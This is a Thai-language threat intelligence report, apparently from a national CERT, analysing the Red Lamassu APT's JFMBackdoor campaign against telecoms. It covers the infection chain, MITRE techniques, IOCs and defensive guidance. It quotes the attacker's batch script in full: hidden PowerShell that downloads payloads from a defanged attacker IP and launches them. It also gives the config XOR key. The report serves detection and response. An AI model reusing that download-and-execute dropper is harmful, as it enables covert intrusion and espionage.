

Threat Analysis Report

Open Directory, Open Season:
Inside Red Lamassu's JFMBBackdoor

22/05/2026

TLP:CLEAR





สารบัญ

สารบัญ.....	2
บทสรุปสำหรับผู้บริหาร.....	3
Threat Actor Profile	4
การวิเคราะห์เชิงเทคนิค.....	5
Technique Tactics and Procedures (MITRE ATT&CK).....	10
Indicators of Compromise (IOCs).....	11
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ.....	13
อ้างอิง (References).....	16



บทสรุปสำหรับผู้บริหาร

ในช่วงกลางปี พ.ศ. 2568 PwC Threat Intelligence ร่วมกับ Lumen's Black Lotus Labs เปิดเผยแคมเปญการโจมตีทางไซเบอร์ที่มุ่งโจมตีองค์กรโทรคมนาคมในแถบเอเชียแปซิฟิก การค้นพบ Open Directory ของกลุ่ม Red Lamassu เผยให้เห็นชุดมัลแวร์ครบวงจร ได้แก่ JFMBackdoor (Windows) และ kworker/Showboat (Linux) ซึ่งออกแบบมาเพื่อสอดแนมระยะยาวและขโมยข้อมูล โดยมีหลักฐานเชื่อมโยงกับผู้ให้บริการโทรคมนาคมในอัฟกานิสถาน คาซัคสถาน อินเดีย และไทย

JFMBackdoor เป็น Backdoor เต็มรูปแบบรองรับคำสั่งกว่า 30 รูปแบบ ครอบคลุม Remote Shell, File Management, TCP Proxy และ Screenshot Capture มัลแวร์ใช้ DLL Side-loading ผ่าน fltMC.exe เพื่อหลบเลี่ยงการตรวจจับ นอกจากนี้ยังสามารถลบตัวเองและซ่อน C2 ด้วย Cloudflare CDN

PwC Threat Intelligence มีความมั่นใจสูงว่าแคมเปญนี้ดำเนินการโดย Red Lamassu (Calypso APT) กลุ่ม APT ที่เชื่อมโยงกับรัฐบาลจีน ปฏิบัติการจากมณฑลเสฉวน ถูกติดตามมาตั้งแต่ปี พ.ศ. 2562 หลักฐาน ได้แก่ TLS Certificate เฉพาะของ Red Lamassu, Comment ภาษาจีน ในโค้ด และรูปแบบ Infrastructure ที่สอดคล้องกับแคมเปญก่อนหน้านี้

มาตรการเร่งด่วนที่แนะนำมีดังนี้ (1) ดำเนินการตรวจสอบ Network Traffic และ Endpoint Log เพื่อค้นหา IOC โดยเฉพาะการเชื่อมต่อไปยัง namefuture[.]site, cumm[.]info และ xcent[.]online (2) ปิดกั้น IP Address และ Domain ที่ระบุในส่วน IOC ผ่าน Firewall และ DNS Filtering โดยทันที (3) กำหนดค่าการแจ้งเตือนสำหรับการเรียกใช้งาน fltMC.exe จากกระบวนการที่ไม่ได้รับอนุญาต และการสร้างไฟล์ผิดปกติในไดเรกทอรี %TEMP% (4) แจ้งเตือนทีม SOC ให้เพิ่มความระมัดระวังต่อสัญญาณของ DLL Side-loading และการเรียกใช้งาน Batch Script ที่น่าสงสัย



Threat Actor Profile

ชื่อกลุ่ม	Red Lamassu (PwC) / Calypso APT / Bronze Medley
แหล่งที่มา	มณฑลเสฉวน (เฉิงตู), ประเทศจีน
แรงจูงใจ	Cyber Espionage — ไม่มีแรงจูงใจด้านการเงิน มุ่งรวบรวมข่าวกรองระยะยาว
เป้าหมายหลัก	องค์กรโทรคมนาคมและภาครัฐ: ออฟกานิสถาน, คาซัคสถาน, อินเดีย, ไทย, ตะวันออกกลาง, อาเซอร์ไบจาน

ความเป็นมาของกลุ่ม

Red Lamassu หรือที่รู้จักในชื่อ Calypso APT เป็นกลุ่มผู้โจมตีทางไซเบอร์ประเภท Advanced Persistent Threat (APT) ที่มุ่งเน้นการสอดแนมข้อมูล (Cyber Espionage) โดยนักวิจัยด้านความปลอดภัยไซเบอร์เชื่อว่ากลุ่มดังกล่าวมีความเชื่อมโยงกับประเทศจีน และเริ่มถูกติดตามกิจกรรมตั้งแต่ประมาณ ปี ค.ศ. 2019 เป็นต้นมา กลุ่มนี้มุ่งโจมตีหน่วยงานรัฐบาล ผู้ให้บริการโทรคมนาคม และโครงสร้างพื้นฐานสำคัญในภูมิภาคเอเชีย เช่น Afghanistan, Kazakhstan, India และ Thailand

ลักษณะการโจมตี

จุดเด่นของ Red Lamassu คือการแทรกซึมเข้าสู่ระบบเป้าหมายและซ่อนตัวอยู่ภายในเครือข่ายเป็นระยะเวลานาน เพื่อเก็บรวบรวมข้อมูลสำคัญและหลีกเลี่ยงการตรวจจับจากระบบรักษาความปลอดภัย กลุ่มนี้นิยมใช้เทคนิค DLL Side-loading ซึ่งเป็นการใช้โปรแกรมจริงของ Windows เช่น fltMC.exe เพื่อโหลด DLL อันตรายเข้าสู่ระบบ ทำให้การทำงานของมัลแวร์ดูเหมือนเป็นกระบวนการปกติของระบบปฏิบัติการ จากนั้น DLL จะทำการอ่านไฟล์ Payload ที่ถูกเข้ารหัส เช่น scr.mui และถอดรหัสด้วยวิธี XOR ก่อนโหลดมัลแวร์จริงเข้าสู่หน่วยความจำ นอกจากนี้ยังมีการใช้ Payload แบบเข้ารหัสและการโหลดมัลแวร์ผ่าน Memory เพื่อหลีกเลี่ยงการตรวจจับจาก Antivirus และ EDR

ประวัติการโจมตี

ในช่วงปี ค.ศ. 2023–2025 มีการตรวจพบการโจมตีผู้ให้บริการโทรคมนาคมในหลายประเทศ โดยใช้เทคนิค DLL Side-loading ร่วมกับ Payload ที่ถูกเข้ารหัสเพื่อหลีกเลี่ยงการตรวจจับ ต่อมาในปี ค.ศ. 2025 นักวิจัยจาก PwC ได้ค้นพบ Open Directory ที่เชื่อมโยงกับกลุ่ม Red Lamassu ซึ่งภายในประกอบด้วย Malware, Scripts และเครื่องมือที่ใช้ในการโจมตี ส่งผลให้นักวิจัยสามารถวิเคราะห์โครงสร้างและรูปแบบการปฏิบัติการของกลุ่มได้ชัดเจนมากขึ้น



การวิเคราะห์เชิงเทคนิค

ข้อมูลพื้นฐานของเหตุการณ์ (Event Metadata)

ชื่อเหตุการณ์	Open Directory, Open Season: Inside Red Lamassu's JFMBackdoor
วันที่ตรวจพบ	กรกฎาคม – ตุลาคม 2568
แหล่งที่มารายงาน	PwC Threat Intelligence (ร่วมกับ Lumen's Black Lotus Labs)
ประเภทภัยคุกคาม	Advanced Persistent Threat (APT) / Cyber Espionage
มัลแวร์หลัก	JFMBackdoor (Windows), kworker/Showboat (Linux)
แพลตฟอร์มที่ถูกโจมตี	Windows, Linux
วิธีการเข้าถึงเบื้องต้น	DLL Side-loading ผ่าน fltMC.exe + FLTLIB.dll (วิธีการเข้าถึงเบื้องต้นยังไม่ทราบแน่ชัด)
เป้าหมาย	องค์กรโทรคมนาคมและภาครัฐในแถบเอเชียแปซิฟิก (อัฟกานิสถาน คาซัคสถาน อินเดีย ไทย)
ผลกระทบสูงสุด	การสอดแนมระยะยาว (Long-term Intelligence Collection) และการขโมยข้อมูล

ภาพรวมเหตุการณ์และพื้นหลัง

ในช่วงระหว่างเดือนกรกฎาคมถึงตุลาคม พ.ศ. 2568 นักวิเคราะห์จาก PwC Threat Intelligence ได้ค้นพบ Open Directory ที่ถูกโฮสต์บน IP Address 23.27.201[.]160 ซึ่งมีความเชื่อมโยงอย่างชัดเจนกับกลุ่มผู้โจมตีที่รู้จักในชื่อ Red Lamassu หรือ Calypso APT กลุ่มนี้เป็นกลุ่มผู้ไม่หวังดีที่มีฐานอยู่ในประเทศจีน โดย PwC ได้ติดตามกิจกรรมของกลุ่มนี้มาตั้งแต่ปี พ.ศ. 2562 จากการวิเคราะห์ไฟล์ใน Open Directory พบว่ามีชุดเครื่องมือที่ถูกออกแบบมาสำหรับการโจมตีระบบ Windows โดยเฉพาะ ซึ่งรวมถึง Backdoor ที่ถูกตั้งชื่อว่า JFMBackdoor อ้างอิงจาก Hardcoded Filepath ที่ C:\Users\public\jfm

การค้นพบครั้งนี้ถูกเผยแพร่ร่วมกันระหว่าง PwC Threat Intelligence และ Lumen's Black Lotus Labs โดย Lumen มุ่งเน้นการวิเคราะห์ Linux Binary ที่เรียกว่า kworker หรือ Showboat ขณะที่ PwC วิเคราะห์ส่วนของ Windows โดยละเอียด กลุ่มเป้าหมายหลักของ Red Lamassu คือองค์กรโทรคมนาคมและหน่วยงานภาครัฐในแถบเอเชียแปซิฟิก โดยมีหลักฐานเชื่อมโยงกับการโจมตีผู้ให้บริการโทรคมนาคมในอัฟกานิสถาน คาซัคสถาน อินเดีย และไทย นอกจากนี้ยังมีหลักฐานที่บ่งชี้ว่ากลุ่มนี้น่าจะปฏิบัติการจากมณฑลเสฉวน ประเทศจีน



กระบวนการโจมตี (Attack Flow)

การเข้าถึงระบบและการเริ่มทำงาน (Initial Access & Execution)

วิธีการเข้าถึงระบบเบื้องต้นของ Red Lamassu ในแคมเปญนี้ยังไม่ได้มีการระบุอย่างแน่ชัด อย่างไรก็ตาม เมื่อผู้โจมตีสามารถเข้าถึงระบบของเป้าหมายได้แล้ว กระบวนการโจมตีจะเริ่มต้นด้วยการรันสคริปต์ชื่อ 1.bat ซึ่งทำหน้าที่ดาวน์โหลดไฟล์สำคัญหลายรายการจากเซิร์ฟเวอร์ควบคุมที่ IP Address 23.27.201[.]160 ผ่านพอร์ต 8000 ได้แก่ flt.bin, FLTLIB.dll, scr.mui และ fltMC.exe โดยบันทึกไฟล์เหล่านี้ลงในไดเรกทอรี %TEMP% ของระบบ สังเกตได้ว่าภายในสคริปต์ 1.bat มีความคิดเห็น (Comment) ที่เขียนด้วยภาษาจีนซึ่งเป็นหลักฐานสำคัญที่บ่งชี้ถึงต้นกำเนิดของผู้โจมตี สคริปต์ดังกล่าวทำงานผ่าน PowerShell โดยซ่อนหน้าต่างการทำงาน (Hidden Window) เพื่อหลีกเลี่ยงการตรวจจับ ก่อนจะเรียกใช้งาน fltMC.exe ซึ่งเป็น Windows Legitimate Executable เพื่อเริ่มกระบวนการโหลดมัลแวร์

@echo off

powershell -WindowStyle Hidden -Command "& {

\$downloadPath = '%TEMP%'

下载文件

Invoke-WebRequest -Uri 'hxxp[://]23.27.201[.]160:8000/flt.bin' -OutFile '\$downloadPath\flt.bin'

Invoke-WebRequest -Uri 'hxxp[://]23.27.201[.]160:8000/FLTLIB.dll' -OutFile '\$downloadPath\FLTLIB.dll'

Invoke-WebRequest -Uri 'hxxp[://]23.27.201[.]160:8000/scr.mui' -OutFile '\$downloadPath\scr.mui'

Invoke-WebRequest -Uri 'hxxp[://]23.27.201[.]160:8000/fltMC.exe' -OutFile '\$downloadPath\fltMC.exe'

执行file1.exe

Start-Process -FilePath '\$downloadPath\fltMC.exe' -WindowStyle Hidden

}"

exit


ภาพที่ 1: แผนภาพแสดง PowerShell ที่ใช้ดาวน์โหลด Payload จากเซิร์ฟเวอร์ควบคุม 23.27.201[.]160 พร้อม

Comment ภาษาจีนที่บ่งชี้ถึงต้นกำเนิดของผู้โจมตี



การควบคุมด้วยเทคโนโลยี DLL Side-loading (First-Stage Loader)

หลังจากที่ fltMC.exe ถูกเรียกใช้งาน Windows จะโหลด FLTLIB.dll เข้าสู่หน่วยความจำ โดยอัตโนมัติตามกลไก DLL Side-loading ซึ่งเป็นการใช้โปรแกรม Legitimate ของระบบปฏิบัติการ เพื่อโหลดมัลแวร์โดยไม่ถูกสงสัย จากนั้น FLTLIB.dll จะอ่านไฟล์ scr.mui และทำการถอดรหัสด้วย XOR โดยใช้ Key **Zs0@31=KDw.*7ev** ไฟล์ scr.mui เป็น Configuration File ที่เก็บข้อมูลสำคัญ เช่น ชื่อไฟล์ที่ต้องการใช้งาน Registry Path และ C2 Domain ได้แก่ namefuture[.]site เมื่อถอดรหัสสำเร็จ FLTLIB.dll จะโหลดไฟล์ flt.bin เข้าสู่หน่วยความจำและดำเนินการรัน Shellcode ที่ฝังอยู่ภายใน ซึ่ง Shellcode นี้จะทำการ Decode และโหลด PE File (Win32 DLL) ที่เป็น ตัวมัลแวร์หลักคือ JFMBackdoor เข้าสู่หน่วยความจำโดยตรง โดยไม่ต้องเขียนไฟล์ลงบนดิสก์



ภาพที่ 2: ภาพรวมห่วงโซ่การโจมตี (Infection Chain) ของ Red Lamassu แสดงลำดับการทำงานจาก 1.bat →

fltMC.exe → FLTLIB.dll → flt.bin จนถึงโหลด JFMBackdoor เข้าสู่หน่วยความจำ



การสำรวจระบบและการติดตั้ง Backdoor (Reconnaissance & Backdoor Deployment)

เมื่อ JFMBackdoor ถูกโหลดเข้าสู่หน่วยความจำเรียบร้อยแล้ว มัลแวร์จะเริ่มสร้าง Persistence บนระบบโดยการเขียนค่าลงใน Windows Registry ภายใต้ Path SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows รวมถึงสร้างโฟลเดอร์ C:\Users\public\jfm และ C:\ProgramData ก่อนเขียนไฟล์ Configuration เข้ารหัสชื่อ btasc.cfg ลงในระบบ จากนั้น JFMBackdoor จะเชื่อมต่อกับ C2 Server ที่โดเมน namefuture[.]site ผ่านโปรโตคอล TCP/WebSocket โดยใช้ CppServer Library Classes ได้แก่ TCPSession, WSSession และ WSSSession การเชื่อมต่อจะถูกซ่อนไว้ด้วยการใช้ Cloudflare CDN เพื่อปิดบัง IP Address จริงของเซิร์ฟเวอร์ควบคุม ในขณะเดียวกัน มัลแวร์จะดำเนินการสำรวจระบบเพื่อรวบรวมข้อมูล เช่น รายการ Process ที่ทำงานอยู่ การเชื่อมต่อเครือข่าย TCP/UDP และข้อมูล Drive ของระบบ

การเคลื่อนที่ภายในและการจัดการระบบ (Lateral Movement & System Control)

JFMBackdoor มีความสามารถขั้นสูงในการเคลื่อนที่ภายในเครือข่ายและควบคุมระบบจากระยะไกล โดยมีฟังก์ชัน Reverse Shell สองแบบ ได้แก่ แบบมาตรฐานและแบบที่เปิด Process ในสถานะ Suspended แล้วปลดออกจาก Console เพื่อหลบเลี่ยงการตรวจจับจาก Security Tools ที่ตรวจสอบ Process อื่นๆ นอกจากนี้ยังมีความสามารถในการสร้าง TCP Proxy Session ซึ่งทำให้ผู้โจมตีสามารถใช้ระบบของเหยื่อเป็น Relay เพื่อเข้าถึงระบบอื่นๆ ภายในเครือข่ายองค์กรได้ ผู้โจมตียังมีความสามารถในการจัดการ Windows Service ทั้งการสร้าง เริ่ม หยุด และลบ Service รวมถึงการแก้ไข Windows Registry อย่างครบวงจร ซึ่งช่วยให้ผู้โจมตีสามารถควบคุมพฤติกรรมของระบบและรักษาการเข้าถึงได้อย่างต่อเนื่อง


การขโมยข้อมูลและการปกปิดร่องรอย (Data Exfiltration & Anti-Forensics)

ขั้นตอนการขโมยข้อมูลถือเป็นวัตถุประสงค์หลักของแคมเปญนี้ Cyber Espionage Operation JFMBackdoor มีความสามารถในการจัดการระบบไฟล์ทั้งการอ่าน เขียน คัดลอก เคลื่อนย้าย และลบไฟล์และโฟลเดอร์ รวมถึงการค้นหาไฟล์ตาม Pattern ที่กำหนด นอกจากนี้มัลแวร์ยังมีความสามารถในการ Timestomping หรือการแก้ไขวันที่และเวลาของไฟล์เพื่อปกปิดร่องรอยการโจมตีที่น่าสังเกตคือความสามารถในการ Capture Screenshot โดยมัลแวร์จะใช้ฟังก์ชัน GDI+ ของ Windows ถ่ายภาพหน้าจอ จากนั้นทำการ Base64 Encode และ XOR Encrypt ก่อนบันทึกลงดิสก์เพื่อรอการดึงข้อมูล เมื่อผู้โจมตีต้องการปกปิดหลักฐาน JFMBackdoor สามารถลบตัวเองออกจาก Registry Service และไฟล์บนดิสก์ได้โดยอัตโนมัติ



โครงสร้างพื้นฐานและการสื่อสารกับเซิร์ฟเวอร์ควบคุม (C2 Infrastructure)

Red Lamassu ใช้โครงสร้างพื้นฐานที่ซับซ้อนในแคมเปญนี้ โดยพบ C2 Domain หลักๆ ได้แก่ namefuture[.]site, en[.]cumm[.]info, xcent[.]online และ cumm[.]info ซึ่งทั้งหมดซ่อนอยู่หลัง Cloudflare CDN เพื่อปกปิด IP Address จริง จากการวิเคราะห์ TLS Certificate พบความเชื่อมโยงระหว่าง IP Addresses หลายแห่งที่ PwC ระบุว่าเกี่ยวข้องกับ Red Lamassu โดยเฉพาะ 166.88.11[.]196 และ 139.180.223[.]193 ที่พบ Certificate เดียวกันบน newsprojects[.]online ซึ่งเป็น C2 ของ kworker Malware นอกจากนี้ PwC ยังพบว่า Red Lamassu ใช้กลยุทธ์การตั้งชื่อ Domain เลียนแบบธุรกิจโทรคมนาคมของเหี่ยว (Telecom-themed Domains) เพื่อหลีกเลียงการตรวจจับและสร้างความน่าเชื่อถือในการสื่อสาร ทั้งนี้ยังมีหลักฐานบ่งชี้ว่า Infrastructure บางส่วนอาจถูกใช้ร่วมกันโดยกลุ่มผู้โจมตีหลายกลุ่มที่เป็น China-aligned




ภาพที่ 2: แผนภาพแสดงโครงสร้างพื้นฐานและการสื่อสาร C2 ของกลุ่ม Red Lamassu (Calypso APT)



Technique Tactics and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1204.002	User Execution: Malicious File
	T1543.003	Create or Modify System Process: Windows Service
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
	T1574.002	Hijack Execution Flow: DLL Side-Loading
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
	T1070.006	Indicator Removal: Timestomp
	T1036	Masquerading
	T1027	Obfuscated Files or Information
	T1057	Process Discovery
Discovery	T1049	System Network Connections Discovery
	T1083	File and Directory Discovery
	T1113	Screen Capture
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1090	Proxy
	T1041	Exfiltration Over C2 Channel



Indicators of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

File Hashes (SHA-256)	Name
a23d126f0446755859e4d81c0c9b50b65e0062c3de2a014c543f6b263321ad78	1.bat
047307aca3a94a6fc46c4af25580945defb15574fb236d13d2bb48037cc42208	FLTLIB.dll
ea57b5768c84164fcd25bb8338d660c5586e17e37cee924c4e5a745510925f3	scr.mui
cbef2064cf49b4b27dbf7d0c88c8f7bcd6a7f25ee9c087beacb48cdd1b78731	fltMC.exe
b77a233735ff237ab964d2bdb3f6d261a90efb2f86dcde458c419cee528686a9	flt.bin
176aec5d33c459a42e7e4e984a718c52e11213ef9a6aa961b483a836fc22b507	JFMBackdoor (Win32 DLL)
a05fbe8734a5a5a994a44dee9d21134ad7108d24ab0749499fe24fc4b36c4cbc	systemd-ac- update / kworker
ac50887e2c513b50b2170d77441b9f7e8afcc774df6b54fdd8aac863095239f4	clear
b118f74dc2b974678a50349d04686f6b2df4b287a69e40c4513cd603c7271793	CiWinCng32.dll
1003bc9e3650fd290e44fd79b270c1b29f572fbb7647fa2bbf1f600d53673b53	scr.mui (alternate)
f820e4e4c5d433714842f6d64d1a8773958f782cde8d27f6a54d4f9862598933	sllauncherloc.dll

Domains (C2)
namefuture[.]site
en[.]cumm[.]info
xcent[.]online
cumm[.]info
newsprojects[.]online



IP Addresses	Type
23.27.201[.]160	Open Directory / Malware Distribution Server
166.88.11[.]196	C2 Infrastructure
139.180.223[.]193	C2 Infrastructure
166.88.99[.]32	C2 Infrastructure
66.42.49[.]27	Historical C2
45.76.157[.]243	Historical C2
207.90.205[.]55	Historical C2
152.32.159[.]11	Historical C2
193.124.93[.]153	Historical C2
195.86.120[.]2	Afghanistan-linked Infrastructure
64.227.128[.]21	newsprojects[.]online DNS
23.27.201[.]115	xcent[.]online DNS



แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- ด้านการติดตามกิจกรรมเครือข่าย ที่รักษาความมั่นคงปลอดภัยควรตรวจสอบ Traffic ขาออกที่เชื่อมต่อกับโดเมนที่ไม่คุ้นเคยหรือ IP ที่ไม่ได้รับอนุญาต โดยเฉพาะการเชื่อมต่อผ่าน WebSocket (WSS) และ TCP ไปยัง Domains ที่ระบุใน IOCs เช่น namefuture[.]site และ cumm[.]info รวมถึงตรวจจับ Traffic ที่ถูก Route ผ่าน Cloudflare CDN ที่ผิดปกติ
- นอกจากนี้ ควรมีการตรวจสอบพฤติกรรมของ fltMC.exe และไฟล์ที่มีชื่อคล้ายกับ FLTLIB.dll รวมถึง Batch Script ที่มีคำสั่ง PowerShell ที่ใช้ Invoke-WebRequest ในโหมด Hidden Window เนื่องจากเป็นลักษณะเฉพาะของมัลแวร์ในแคมเปญนี้ การแจ้งเตือน (Alert) ควรถูกตั้งค่าสำหรับการเรียกใช้ fltMC.exe โดยกระบวนการที่ไม่ใช่ System Process ควรติดตาม Registry Key ที่มีการเปลี่ยนแปลงใน SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows ซึ่งเป็น Persistence Mechanism ที่ JFMBackdoor ใช้งาน รวมถึงการสร้างโฟลเดอร์ใหม่ใน C:\Users\public\jfm และ C:\ProgramData\Microsoft\Network เพราะเป็นสัญญาณเตือนว่าอาจมีการติดตั้ง Backdoor
- สำหรับด้าน Endpoint Detection ควรกำหนดค่า EDR Solution ให้ตรวจจับ DLL Side-loading ที่เกี่ยวข้องกับ Windows Filter Manager (fltMC.exe) รวมถึงกระบวนการที่สร้าง Child Process แบบ Suspended แล้วทำการ Detach จาก Console ซึ่งเป็นเทคนิคการหลบเลี่ยงที่ JFMBackdoor ใช้
- สุดท้าย ควรมีการตรวจสอบ Log จาก Windows Event ในส่วนของ Service Creation และ Registry Modification เป็นประจำ โดยเปรียบเทียบกับ Baseline ปกติ รวมถึงตรวจสอบ File Hash ของไฟล์ที่อยู่ใน %TEMP% Directory กับรายการ Hash ที่ทราบว่าเป็นอันตราย



การป้องกัน (Prevention)

- ด้านการควบคุมการรันโปรแกรม องค์กรควรใช้ Application Allowlisting เพื่อจำกัดไฟล์ที่สามารถรันได้บนระบบ โดยเฉพาะการตรวจสอบ DLL ที่ถูกโหลดโดย fltMC.exe และโปรแกรม System Utility อื่นๆ ควรบล็อกการรัน Script จากไดเรกทอรี %TEMP% เนื่องจากเป็นจุดที่มัลแวร์ Drop ไฟล์ในแคมเปญนี้
- นอกจากนี้ ควรปิดกั้นการเชื่อมต่อกับ IOC Domains และ IP Addresses ที่ระบุในรายงานนี้ผ่าน Firewall และ DNS Filtering เพื่อป้องกันการสื่อสารกับ C2 Server รวมถึงตรวจสอบและ Block Traffic WebSocket ที่ผิดปกติไปยัง External Domains ที่ไม่ได้รับอนุญาต
- ควรใช้หลักการ Least Privilege โดยจำกัดสิทธิ์ของ Account ทั้งหมดให้ต่ำที่สุดเท่าที่จำเป็น เพื่อลดผลกระทบหากระบบถูกบุกรุก และควรมีการ Audit สิทธิ์การเข้าถึง Registry Key สำคัญอย่างสม่ำเสมอ โดยเฉพาะ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
- ควรทำการ Inventory ของ Remote Management Tools และ IT Administration Software ทั้งหมดที่ติดตั้งในองค์กร เนื่องจาก Red Lamassu มีแนวโน้มใช้ Legitimate Tools เพื่อปกปิดกิจกรรมการพบ Tool ที่ไม่รู้จักรควรได้รับการสอบสวนทันที
- สุดท้าย ควรมีการฝึกอบรมบุคลากรให้ตระหนักถึงภัยคุกคามจากการโจมตีแบบ Spear Phishing และ Social Engineering เนื่องจากเป็นวิธีการเข้าถึงระบบที่กลุ่มผู้โจมตีนิยมใช้ รวมถึงการอัปเดต Patch ระบบปฏิบัติการและซอฟต์แวร์อย่างสม่ำเสมอ



การรับมือ (Response)

- เมื่อตรวจพบว่าระบบถูกบุกรุก ควรดำเนินการแยกระบบ (Isolation) ที่ได้รับผลกระทบออกจากเครือข่ายทันที เพื่อป้องกันการแพร่กระจายและการสื่อสารของ JFMBackdoor กับ C2 Server ในระหว่างนี้ให้บันทึก Memory Dump และ Network Traffic ไว้สำหรับการวิเคราะห์ทางนิติวิทยาศาสตร์ดิจิทัล
- นอกจากนี้ ควรดำเนินการ Forensic Collection โดยรวบรวมหลักฐานจาก Windows Event Logs, Registry Hive, ไฟล์ใน %TEMP% และ Prefetch Files เพื่อระบุ Timeline ของการโจมตีและขอบเขตของการบุกรุก ตรวจสอบไฟล์ scr.mui และ btasc.cfg เพื่อถอดรหัส Configuration ของมัลแวร์
- ควรทำการ Threat Hunt ทั่วทั้งเครือข่าย เพื่อตรวจสอบว่ามีระบบอื่นๆ ที่ได้รับผลกระทบหรือไม่ โดยค้นหา IOC Hash ที่ระบุในรายงานนี้ รวมถึงตรวจสอบ Registry Key และ Network Connection ที่เกี่ยวข้องกับ JFMBackdoor บนทุก Endpoint
- ขั้นตอนการกำจัดมัลแวร์ (Eradication) ควรดำเนินการอย่างครบถ้วน ได้แก่ ลบ Registry Key ที่ JFMBackdoor สร้างไว้ ลบไฟล์ทั้งหมดที่เกี่ยวข้อง เปลี่ยน Password ของ Account ทั้งหมดที่อาจถูกบุกรุก และ Rebuild ระบบหากจำเป็น ตรวจสอบว่า Backdoor ถูกลบออกอย่างสมบูรณ์ก่อน Restore ระบบ
- สุดท้าย ให้ดำเนินการ Lessons Learned และปรับปรุงนโยบายความมั่นคงปลอดภัย โดยแบ่งปัน IOC และ TTP ที่พบกับหน่วยงาน CERT และองค์กรในภาคส่วนเดียวกัน เพื่อช่วยลดความเสี่ยงในภาพรวม และปรับปรุง Detection Rule บน SIEM และ EDR ให้ครอบคลุม Technique ของ Red Lamassu



อ้างอิง (References)

1. Theat Intelligence ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์
2. PwC Threat Intelligence. "Open Directory, Open Season: Inside Red Lamassu's JFMBackdoor." (21 พฤษภาคม 2568). <https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/red-lamassu-open-season.html>
3. PwCUK-CTO. "TI-blog-2026-Red-Lamassu-JFMBackdoor — Indicators of Compromise (IOCs)." GitHub Repository. (2568). <https://github.com/PwCUK-CTO/TI-blog-2026-Red-Lamassu-JFMBackdoor>
4. MITRE ATT&CK. "MITRE ATT&CK Framework — Enterprise Techniques." (2568). <https://attack.mitre.org/>



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://dg.th/nsexlfob51>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th